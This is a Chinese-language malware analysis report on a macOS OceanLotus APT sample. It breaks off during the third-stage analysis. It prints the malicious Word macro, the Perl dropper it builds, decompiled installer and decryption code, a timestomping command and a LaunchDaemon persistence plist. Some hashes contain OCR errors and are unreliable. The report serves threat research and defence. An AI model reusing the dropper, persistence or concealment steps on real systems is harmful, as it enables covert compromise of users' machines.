

九维团队-暗队（情报）|“海莲花”APT样本（MacOS）分析报告

mp.weixin.qq.com/s/2tdgA5mhTL-0Xew_xsVwpg

原创 九维团队-暗队 安恒信息安全服务 2022-11-09 16:27 发表于北京

收录于合集

#九维技术团队 140 个

#暗队 6 个



o1

背景

关于“海莲花”（OceanLotus）的相关背景介绍在先前的文章：[九维团队-暗队（情报）|“海莲花”APT近期攻击样本分析报告](#)中已有提及，在此不再赘述，感兴趣的小伙伴可自行点击蓝字阅读。

o2

概述

近日，安恒信息分子实验室反APT小组（九维团队-暗队）在研究过程中分析了“海莲花”的历史攻击活动样本。当用户打开恶意文档时，会加载恶意宏，该恶意宏会判断操作，符合要求则释放出下一阶段载荷，该载荷会释放出最终的远控木马，木马会搜集主机信息，加密后回传C2，并尝试从C2获取下一步指令并执行，该样本会通过创建开机启动项实现持久化。

分子实验室反APT小组通过对样本进行逆向分析，根据样本行为特征、C2以及结合开源情报，确定此次攻击活动背后的组织为“海莲花”APT。

o3

样本分析

3.1

样本基础信息

说明 : 样本为mht格式doc文档。

SHA256:2BB855DC5D845EB5F2466D7186F150C172DA737BFD9C7F6BC1804EoB8D20F22A


SHA1:1F3964E6047F5EBCBAEB354302D3D67686B8E2AC

MD5:FD4E2B72BBD5FoF27EB5788CC6A7DEDD

创建时间 : 2018-02-12 04:53:00 UTC

3.2

执行流程图



3.3

分析过程

3.3.1 第一阶段分析

样本启动后文档内容如下，诱导用户启用宏：



This Microsoft Word version don't support documents created in older versions

To read this document, activate the compatibility mode for older version. You can activate it, please reopen and click "Enable Macro" to view contents.

恶意文档首先判断系统版本，如果32位系统会尝试加载“libc.dylib”中的导出函数system，用来执行系统命令。如果是64位系统则将文档正文设置为白色，并隐藏文字，伪装成空白文档迷惑受害者。

```
1  #If VBA7 Then          ' 64位系统
2  Sub autoopen()
3      ActiveDocument.Background.Fill.ForeColor.RGB = RGB(255, 255, 255)      ' 设置背景色为白色
4      ActiveDocument.Sections(1).Range.Font.Hidden = TRUE                  ' 隐藏文字
5      Dim i                  As Integer
6      For i = 2 To ActiveDocument.Sections.Count
7          ActiveDocument.Sections(i).Range.Font.Hidden = FALSE
8      Next i
9  End Sub
10 #Else                 ' 32 位
11     ' 加载 libc.dylib, 声明 system(command) 命令
12     Private Declare Function system Lib "libc.dylib" (ByVal command As String) As Long
13
14 Sub autoopen()
15     ' 判断操作系统, 主要针对Mac用户
16     Jrvvq86PFF2PkeTyWNjv
17     ActiveDocument.Background.Fill.ForeColor.RGB = RGB(255, 255, 255)
18     ActiveDocument.Sections(1).Range.Font.Hidden = TRUE
19     Dim i                  As Integer
20     For i = 2 To ActiveDocument.Sections.Count
21         ActiveDocument.Sections(i).Range.Font.Hidden = FALSE
22     Next i
23 End Sub
24
```

判断系统类型，如果是MacOS系统则继续执行。

```
Sub Jurvq86PFF2PkeTyWNjv()
    Dim strString1 As String
    strString1 = "*Mac*"
    If Application.system.OperatingSystem Like strString1 Then
        If Val(Application.Version) < 15 Then
            fsDcrRr0qMRSMlMmFuWL
        End If
    End If
End Sub
```

将当前文档所在路径拼接进Perl脚本内：

```
1   Dim sLine13      As String
2   Dim sLine14      As String
3   sLine0 = "#!/usr/bin/perl"
4   sLine1 = "use File::Copy;" 
5   sLine2 = "$pathFolderFile = ""/tmp/system"";"
6   sLine3 = "$pathFile = $pathFolderFile . ""/system"";"
7   sLine4 = "$path = ""/Volumes/" . " + fpDAJQfmrc + "";" 
8   sLine5 = "$path =~ tr/:/\//;" 
9   sLine6 = "mkdir($pathFolderFile);"
10  sLine7 = "copy($path, $pathFile);"
11  sLine8 = "system(""unzip "" . $pathFile . "" -d "" . $pathFolderF"
12  sLine8 = sLine8 + "ile);"
13  sLine9 = "system(""chmod +x \"" . $pathFolderFile . ""/word/the"
14  sLine9 = sLine9 + "me/theme0.xml\""");"
15  sLine10 = "move("$pathFolderFile/word/theme/theme0.xml" , ""$pa"
16  sLine10 = sLine10 + "thFolderFile/word/theme/syslogd"" );"
17  sLine11 = "system("\\" . $pathFolderFile . ""/word/theme/syslogd\"" &"")";
18  sLine12 = "sleep(1);"
19  sLine13 = "system(""rm -Rf /tmp/system"");"
20  sLine14 = "system(""rm /tmp/modern"");"
21  sLine = sLine0 + sLine1 + sLine2 + sLine3 + sLine4 + sLine5 + sLine6 + sLine7 + sLine8 + sLine9 + sLin
22  system ("echo      ' " + sLine + "' > /tmp/modern")
23  system ("perl /tmp/modern &")
24
25 End Sub
#End If
```

最后输出的Perl脚本会从文档中解压出 theme0.xml文件，添加可执行权限并执行。

```

1  #!/usr/bin/perl
2  use File::Copy;
3  $pathFolderFile = "/tmp/system";
4  $pathFile = $pathFolderFile . "/system";
5  $path = "/Volumes/" . chr(0x52) . chr(0x3A);
6  $path =~ tr/:/\//;mkdir($pathFolderFile);
7  copy($path, $pathFile);
8  system("unzip " . $pathFile . " -d " . $pathFolderFile);
9  system("chmod +x \" . $pathFolderFile . "/word/theme/theme0.xml\"");
10 move("$pathFolderFile/word/theme/theme0.xml" , "$pathFolderFile/word/theme/syslogd" );
11 system("\\" . $pathFolderFile . "/word/theme/syslogd\" &");
12 sleep(1);
13 system("rm -Rf /tmp/system");
14 system("rm /tmp/modern");
15

```

3.3.2 第二阶段分析

文件名：syslogd

SHA256:4DA8365241C6B028A13B82D852C4F0155EB3D902782C6A538AC007A44A7D61B4

SHA1:CE3E827BCC426AEA70447C2D6FF52C2B239DB33E

MD5:DA71B64E77AD45BAB56CF71ECD4F55D4

生成时间:2018-02-14 09:58:54 UTC

核心功能实现在setStartup方法内。

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // eax
4     char buffer[2008]; // [rsp+0h] [rbp-7F0h] BYREF
5
6     setStartup();
7     v3 = getpid();
8     proc_pidpath(v3, buffer, 0x7D0u);
9     remove(buffer);
10    return 0;
11 }

```

```

14
15     isRootUser = isRoot();
16     GET_PROCESSPATH((std::string *)&path, isRootUser); // 解密后门路径
17     std::string(&v64, path, v63);
18     convertPathUser(&v64, __s);
19     v1 = v64 - 24;
20     if ( (_UNKNOWN *) (v64 - 24) != &MEMORY[0x7FFF870371F0]
21         && _InterlockedExchangeAdd((volatile signed __int32 *) (v64 - 8), 0xFFFFFFFF) <= 0 )
22     {
23         std::string::_Rep::_M_destroy(v1, v98);
24     }
25     v2 = strlen(__s);
26     std::string::assign((std::string *)&path, __s, v2);
27     createFolder(path); // 创建后门路径
28     GET_PROCESSNAME((std::string *)&v62, isRootUser); // 解密进程名
29     fileName = v62;
30     filePath = appendPathComponent(path, v62); // 拼接路径和进程名
31     if ( (unsigned __int8)Loader::installLoader(filePath, fileName) )
32     {
33         hiddenFile(filePath); // 隐藏文件
34         setTimeFile(filePath); // 随机修改创建时间
35     }
36     if ( filePath )
37         free(filePath);
38     if ( isRootUser )
39     {
40         v94 = (char *)&MEMORY[0x7FFF870371F0] + 24;
41         if ( (unsigned __int8)isRoot() ) |
42     {
43         plain = (char *)get_plain()

```

首先会判断是否为Root用户，根据权限将后门文件写入不同的路径中。

GET_PROCESSPATH 方法为解密字符串，样本内所有字符串均使用该方法加密。

```

1 std::string *_fastcall GET_PROCESSPATH(std::string *this, char a2)
2 {
3     unsigned __int8 *v3; // rdi
4     bool v4; // zf
5     unsigned __int64 v5; // rsi
6     char *plain; // rbx
7     unsigned __int64 v7; // rax
8
9     *(QWORD *)this = (char *)&std::string::_Rep::_S_empty_rep_storage + 24;
10    v3 = "a0edx0qnx17FJEtC6fPdXqNjt5GHZIBJBsTgivNiSas=";
11    v4 = a2 == 0;
12    if ( a2 )
13        v3 = "4dH/0ppoS1Vw0+VK6IZYxSyuOZmW9aG4Jd6ymWask23NG17sy26NLWwmZnGyITuDw80V5X4Stx958H/Z/Xit5XLKnJ+Am6VhpAg11+JEDB5pgIr"
14        "WksBdVkmDeT/Ywx/M";
15    v5 = 44LL;
16    if ( !v4 )
17        v5 = 128LL;
18    plain = (char *)get_plain(v3, v5, KEY, KEYLENGTH, 1);
19    v7 = strlen(plain);
20    std::string::assign(this, plain, v7);
21    if ( plain )
22        free(plain);
23    return this;
24 }

```

加密方式为 AES256，密钥长度20个字节。

```

__data:0000000010002195C align 20h
__data:00000000100021960 ; unsigned __int8 KEY
__data:00000000100021960 _KEY db 'cI/n'',0 ; DATA XREF: GET_PROCESSNAME(bool)+48fo
__data:00000000100021960 ; GET_PROCESSPATH(bool)+48fo
__data:00000000100021960 ; GET_LABELNAME(bool)+3Afo
__data:00000000100021960 ; GET_LAUNCHNAME(bool)+29fo
__data:00000000100021960 ; setTimeFile(char *)+17Cfo
__data:00000000100021960 ; setTimeFile(char *)+1E3fo
__data:00000000100021960 ; setTimeFile(char *)+28Bfo
__data:00000000100021960 ; systemPP(std::string,std::string &,short,bool)+D7'
__data:00000000100021960 ; checkProcessExist(std::string)+7Afo
__data:00000000100021960 ; checkProcessExist(std::string)+D0fo
__data:00000000100021966 db 10h
__data:00000000100021967 db 0FEh
__data:00000000100021968 db 33h ; 3
__data:00000000100021969 db 4Fh ; 0
__data:0000000010002196A db 2Fh ; /
__data:0000000010002196B db 0C5h
__data:0000000010002196C db 5
__data:0000000010002196D db 0B2h
__data:0000000010002196E db 11h
__data:0000000010002196F db 3
__data:00000000100021970 db 0BAh
__data:00000000100021971 db 5Bh ; [
__data:00000000100021972 db 0DDh
__data:00000000100021973 db 2
__data:00000000100021974 ; int KEYLENGTH
__data:00000000100021974 _KEYLENGTH dd 14h ; DATA XREF: GET_PROCESSNAME(bool)+3Ffo
__data:00000000100021974 ; GET_PROCESSPATH(bool)+3Ffo
__data:00000000100021974 ; GET_LABELNAME(bool)+31fo
00021960 00000000100021960: __data:_KEY (Synchronized with RIP)
ex View=1
0000100021920 73 74 72 64 75 70 00 5F 73 74 72 6C 65 6E 00 5F strdup._strlen._
0000100021930 73 74 72 74 6F 6C 00 5F 73 79 73 74 65 6D 00 5F strtol._system._
0000100021940 74 69 6D 65 00 64 79 6C 64 5F 73 74 75 62 5F 62 time.dylib_stub_b
0000100021950 69 6E 64 65 72 00 00 00 C8 A6 01 00 00 00 00 00 inder...Ä.....
0000100021960 63 49 2F 6E 22 00 10 FE 33 4F 2F C5 05 B2 11 03 cI/n"...30/.....
0000100021970 BA 5B DD 02 14 00 00 00 00 00 00 00 00 00 00 00 .[.....
0000100021980 71 DC 14 B4 E6 92 FB EF 8B BB E9 66 9A 32 C8 7A q..... ....2..
0000100021990 E6 09 E2 CC 14 00 00 00 00 00 00 00 00 00 00 00 ..... .
00001000219A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00001000219B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00001000219C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00001000219D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00001000219E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00001000219F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
21961 00000000100021961: __data:_KEY+1

```

解密出的硬编码路径为：

有root权限：

/Library/CoreMediaIO/Plug-Ins/FCP-DAL/iOSScreenCapture.plugin/Contents/Resources

*左右滑动查看更多

RIP

```
__text:0000001000018F8 call    __Zyget_painRMS_10           ; get_pain(uchar *,ulong,uchar *,int,boo1)
__text:0000001000018F8
__text:0000001000018FD mov     rbx, rax
__text:000000100001900 mov     rdi, rbx                      ; __s
__text:000000100001903 call    _strlen
__text:000000100001903
__text:000000100001908 mov     rdi, r14                      ; this
__text:00000010000190B mov     rsi, rbx                      ; char *
__text:00000010000190E mov     rdx, rax                      ; unsigned __int64
__text:000000100001911 call    __ZNSt6assignEPKcm
__text:000000100001911 ; } // starts at 1000018EB
__text:000000100001911
__text:000000100001915 test    phx, phx
000018B1 0000001000018B1: GET_PROCESSPATH(bool)+E (Synchronized with RIP)
```

Hex View -1

Address	Value	Content
000000100405110	00 00 08 80 00 00 00 00 D0 0A D4 80 FF 7F 00 00d....
000000100405120	00 09 9C 80 FF 7F 00 00 58 B6 43 80 FF 7F 00 00X.C....
000000100405130	01 00 08 00 00 00 00 00 88 0A 04 80 FF 7F 00 00d....
000000100405140	F0 00 9C 80 FF 7F 00 00 38 B6 43 80 FF 7F 00 00B.C....
000000100405150	2F 4C 69 62 72 61 72 79 2F 43 6F 72 65 4D 64	/Library/CoreMed
000000100405160	69 61 49 4F 2F 50 6C 75 67 2D 49 6E 73 2F 46 43	iaIO/Plug-Ins/FC
000000100405170	50 2D 44 41 4C 2F 69 4F 53 53 63 72 65 6E 43	P-DAL/iOScreenC
000000100405180	61 70 74 75 72 65 2E 78 6C 75 67 69 6E 2F 43 6F	apture.plugin/co
000000100405190	6E 74 65 6E 74 73 2F 52 65 73 6F 72 63 65 73	ntents/Resources
0000001004051A0	2F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	/.....
0000001004051B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001004051C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001004051D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001004051E0	22 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	"
UNKNOWN 000000100405151	debug381:0000000100405151	

Output

```
File "<string>". line 2. in <module>
```

无root权限：

~/Library/Spelling/

```
gdb-peda$ reg
RAX: 0x1003060f0
RBX: 0x0
RCX: 0x13
RDX: 0xf9480
RSI: 0x1003044a
RDI: 0x100143080
RBP: 0x7fffeefbfd7e0 --> 0x7fffeefbf300 --> 0x7fffeefbf00 --> 0x7fffeefbf10 --> 0x0
RSP: 0x7fffeefbfd7c0 --> 0x7fffeefbfd7e0 --> 0x7fffeefbf300 --> 0x7fffeefbf00 --> 0x7fffeefbf10 --> 0x0
RIP: 0x1000018fd
R8 : 0x43 ('C')
R9 : 0x0
R10: 0x100300000
R11: 0x100304400
R12: 0x0
R13: 0x0
R14: 0x7fffeefbfd820 --> 0xffff86e10208 --> 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
gdb-peda$ x/s 0x1003060f0
0x1003060f0:    "-/Library/Spelling/"
```

解密出进程名：

Root用户：screenassistantd 非Root用户：spellagentd

```

RIP: xt:000000010000183A
  xt:000000010000183F mov    rbx, rax
  xt:0000000100001842 mov    rdi, rbx ; __s
  xt:0000000100001845 call   _strlen
  xt:0000000100001845
  xt:000000010000184A mov    rdi, r14 ; this
  xt:000000010000184D mov    rsi, rbx ; char *
  xt:0000000100001850 mov    rdx, rax ; unsigned __int64
  xt:0000000100001853 call   _NcGetSessionFDVcm ; std::string::assign(char const*, ulo
0000017E6 00000001000017E6: GET_PROCESSNAME(bool)+1 (Synchronized with RIP)
<

```

Hex View-1

0000000100306CB0	02 00 00 00 FF FF FF FF FF FF FF FF 00 00 00 00 00 00
0000000100306CC0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000100306CD0	06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000100306CE0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000100306CF0	00 00 00 00 00 00 00 00 00 00 00 80 61 30 00 01 00 00 00,a0.....
0000000100306D00	73 70 65 6C 6C 61 67 65 6E 74 64 00 00 00 00 00 spellagentd....
0000000100306D10	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000100306D20	03 00 2F 4C 69 62 72 61 72 79 2F 53 70 65 6C 6C/Library/Spell
0000000100306D30	00 00 00 00 00 00 00 00 00 00 CF 04 03 10 00 00 03 00
0000000100306D40	D0 EE C4 6D 73 6B ED 6D 94 C6 B4 2E 63 C2 74 54sk...y..c..T
0000000100306D50	00 00 00 00 00 00 00 00 00 00 0A 00 00 00 00 00 00 00
0000000100306D60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000100306D70	02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00
UNKNOWN 0000000100306D80	1B 00 00 00 00 00 00 00 00 00 25 00 00 00 00 00 00 00

UNKNOWN 0000000100306D05: debug381:0000000100306D05

Output

后门安装方法主要实现在 Loader::installLoader内，从自身读取出第三阶段可执行文件，写入磁盘。

```

IDA View-RIP Pseudocode-B
1 char __fastcall Loader::attachLoader(char *filePath, char *fileName)
2 {
3     unsigned int SizeDataLoader; // ebx
4     __int64 DataLoader; // rax
5     char v4; // r15
6     int v5; // ebx
7     void *v7[3]; // [rsp+0h] [rbp-50h] BYREF
8     char v8[8]; // [rsp+18h] [rbp-38h] BYREF
9     void *v9[6]; // [rsp+20h] [rbp-30h] BYREF
10
11     SizeDataLoader = getSizeDataLoader();           // 三阶段数据大小
12     DataLoader = getDataLoader();                 // 三阶段数据指针
13     v4 = 0;
14     if ( SizeDataLoader && DataLoader )
15     {
16         std::vector<unsigned char>::vector<unsigned char *>(v9, DataLoader, DataLoader + SizeDataLoader, v8);
17         std::vector<unsigned char>::vector(v7, v9);
18         v5 = writeFile(filePath, v7, 1LL);           // 写入三阶段后门
19         if ( v7[0] )
20             operator delete(v7[0]);
21         if ( v5 )
22         {
23             v4 = 0;
24         }
25         else
26         {
27             v4 = 1;
28             chmod(filePath, 0x1EDu);                // 可执行权限
29         }
30         if ( v9[0] )
31             operator delete(v9[0]);
32     }
33     return v4;
34 }

```

通过文件头判断出后门为Mach-O可执行文件。

The screenshot shows the Immunity Debugger interface. The assembly pane displays the following code snippet:

```
ext:0000000100001576 ; _ unwind { // __gxx_personality_v0
ext:0000000100001576 push    rbp
ext:0000000100001577 mov     rbp, rsp
ext:000000010000157A push    r15
ext:000000010000157C push    r14
ext:000000010000157E push    rbx
ext:000000010000157F sub    rsp, 38h
ext:0000000100001583 mov    r14, rdi
ext:0000000100001586 call   __Z17getSizerDataLoader
ext:0000000100001586 ; getSizeDataLoader(void)
ext:0000000100001586
ext:000000010000158B mov    ebx, eax
ext:000000010000158D call   __Z13getDataLoader
ext:000000010000158D ; getDataLoader(void)
ext:000000010000158D
```

The instruction at address ext:0000000100001592 is highlighted in blue, indicating it is the current instruction being analyzed.

The memory dump pane shows the raw binary data for the memory range 00000100007250 to 00000100007297. The output pane shows the command: "TF Z0/44000: loaded /usr/lib/system/iiodispatchn.dylib".

setTimeFile方法会调用系统命令修改文件创建时间，解密出的命令行为：

```
touch -t 1407260241 \" /Users/hep/Library/Spelling/spellagentd \" > /dev/null
```

*左右滑动查看更多

```
hep@hepdeMac Desktop % sudo ls -l '/Library/CoreMediaIO/Plug-Ins/FCP-DAL/iOSScreenCapture.plugin/Contents/Resources/screenassistantd'
-rwxr-xr-x 1 root  wheel  108232 Aug 28  2015 /Library/CoreMediaIO/Plug-Ins/FCP-DAL/iOSScreenCapture.plugin/Contents/Resources/screenassistantd
hep@hepdeMac Desktop %
```

如果当前是root用户，还会解密出路径 /Library/LaunchDaemons/，并创建服务文件

```
/Library/LaunchDaemons/com.apple.screen.assistantd.plist
```

*左右滑动查看更多

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.screenassistantd</string>
<key>ProgramArguments</key>
<array>
<string>/Library/CoreMediaIO/Plug-Ins/FCP-DAL/iOSScreenCapture.plugin/Contents/Resources/
screenassistantd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
</plist><?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>
```

随后隐藏 com.apple.screenassistantd.plist 文件，并随机化文件修改日期：

```
v20 = writeFile(appended, &v90, 1LL);
if ( v90 )
    operator delete(v90);
if ( !v20 )
{
    hiddenFile(appended);
    setTimeFile(appended);
    chmod(appended, 0x1EDu);
    strcpy(v102, "\x9B\x15i\xE5\x14\xB0\x7F\xF6\x55\xC6\x7ER\xC8"
v21 = (char *)get plain((AES256 *)v102, (unsigned int8 *)0;
```

服务配置需重启后才会启用，这里会解密出命令并执行加载服务：

```
launchctl load /Library/LaunchDaemons/com.apple.screenassistantd.plist > /dev/null
2>&1
```

*左右滑动查看更多

3.3.3 第三阶段分析


文件名：screenassistantd / spellagentd

SHA256:673ee7a57ba3c5a2384aeb17a66058e59foa4docddc4fo1fe32f369f6a845c8f

SHA1:91c6ac1f84e2f8a4cf0f8e4d5c8590fc3c1ocf08

MD5:306d3edoа7с899b5ef9doe3c91fo5193

核心功能点在HandlePP::infoClient 与HandlePP::runHandle 两个方法里，infoClient 负责信息搜集，runHandle 负责执行C2命令：



```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
    size_t v3; // rax
    HandlePP *v4; // rdi
    unsigned int v5; // eax
    ...
    HandlePP::setPath((HandlePP *)*argv, (char *)argv);
    v3 = strlen(*argv);
    v4 = (HandlePP *)*argv;
    bzero((void *)*argv, v3);
    while ( 1 )
    {
        if ( (unsigned __int8)HandlePP::infoClient(v4) )
            HandlePP::runHandle(v4);
        v5 = time(0LL);
        srand(v5);
        v4 = (HandlePP *)((unsigned int)(rand() % 36 + 10));
        sleep((unsigned int)v4);
    }
}
```

信息搜集

HandlePP::infoClient 方法搜集系统信息，如安装时间、系统版本、用户名、计算机名等，加密后回传C2。

```

{
    ClientID = (_OWORD *)HandlePP::getClientID(v5);
    *(_OWORD *)&HandlePP::clientID = *ClientID;
    if ( ClientID )
        free(ClientID);
    HandlePP::installTime = time(0LL);
    v7 = malloc(0x7D0uLL);
    bzero(v7, 0x7D0uLL);

    225 if ( !(unsigned __int8)isRoot() )
    226     v14 = 72;
    227     HandlePP::getOSVersion((HandlePP *)&osVersion);
    228     HandlePP::getUsername((HandlePP *)&userName);
    229     HandlePP::getComputerName((HandlePP *)&computerName);
    230     Arch = HandlePP::getArch((HandlePP *)&computerName);
    231     v16 = getpid();
    232     std::string::string((std::string *)&v68, (const std::string *)&HandlePP::pathProcess);
    233     Parser::Parser((Parser *)&v67);
    234     Parser::inBytes((Parser *)&v67, &HandlePP::clientID, 0x10u);
    235     Parser::inByte((Parser *)&v67, 0x31u);
    236     Parser::inByte((Parser *)&v67, 0x3Du);
    237     Parser::inByte((Parser *)&v67, byte_10001541A);
    238     Parser::inByte((Parser *)&v67, v14);
    239     Parser::inString((Parser *)&v67, (unsigned __int8 *)osVersion, *((_DWORD *)osVersion - 6));
    240     Parser::inByte((Parser *)&v67, 0x74u);
    241     Parser::inString((Parser *)&v67, (unsigned __int8 *)userName, *((_DWORD *)userName - 6));
    Parser::inString((Parser *)&v67, (unsigned __int8 *)computerName, *((_DWORD *)computerName - 6));
    00008084_ZN8HandlePP10infoClientEv:230 (100008084)

```

Hex View-1				Watch view 2	
Name	Value	Type	Location		
> v70	0x100404108LL:"hep"	char *	rbp-108		
> v71	0x100404178LL:"Mac OSX 11.6.5"	char *	rbp-100		
> v69	0x100307548LL:"hep"	char *	rbp-110		
Arch	0x611L	unsigned __int8	r12b		

STRINGDATA::GET_PATH_INFO 方法执行后会解密出一段路径。

非Root用户路径：

~/Library/PubSub/Feeds/db.sqlite3

```

26 }
27 v3 = strlen(v2);
28 plain = (char *)get_plain((unsigned __int8 *)v2, v3, KEY, KEYLENGTH, 1);
29 char *plain; // rbx
30 std::0x1003042B0LL:"~/Library/PubSub/Feeds/db.sqlite3"
31 if (plain)
32     free(plain);
33 return this;
34 }

```

Root用户路径：

/Library/Modem Scripts/Motorola BitsURFR
56K.ccl/Contents/Resources/Motorola.rbon.framework/Versions/A/Framework

*左右滑动查看更多

```
26 }
27 v3 = strlen(v2);
28 plain = (char *)get_plain((unsigned __int8 *)v2, v3, KEY, KEYLENGTH, 1);
29 v5 = char *plain; // rbx
30 std::0x1002087A0LL:"/Library/Modem Scripts/Motorola BitSURFR 56K.ccl/Contents/Resources/Motorola"
31 if (!plain)
32     free(plain);
33 return this;
34 }
```

内容为用作识别客户端身份的唯一ID：

```
[hep@hepdeMac Feeds % xxd db.sqlite3
00000000: 8ba2 1b12 e0f8 45d8 ca80 a213 e770 7481  .....E.....pt.
00000010: c7eb 623d 78ea 561a bea5 7df8 0b26 3d3f  ..b=x.V...}..&=?]
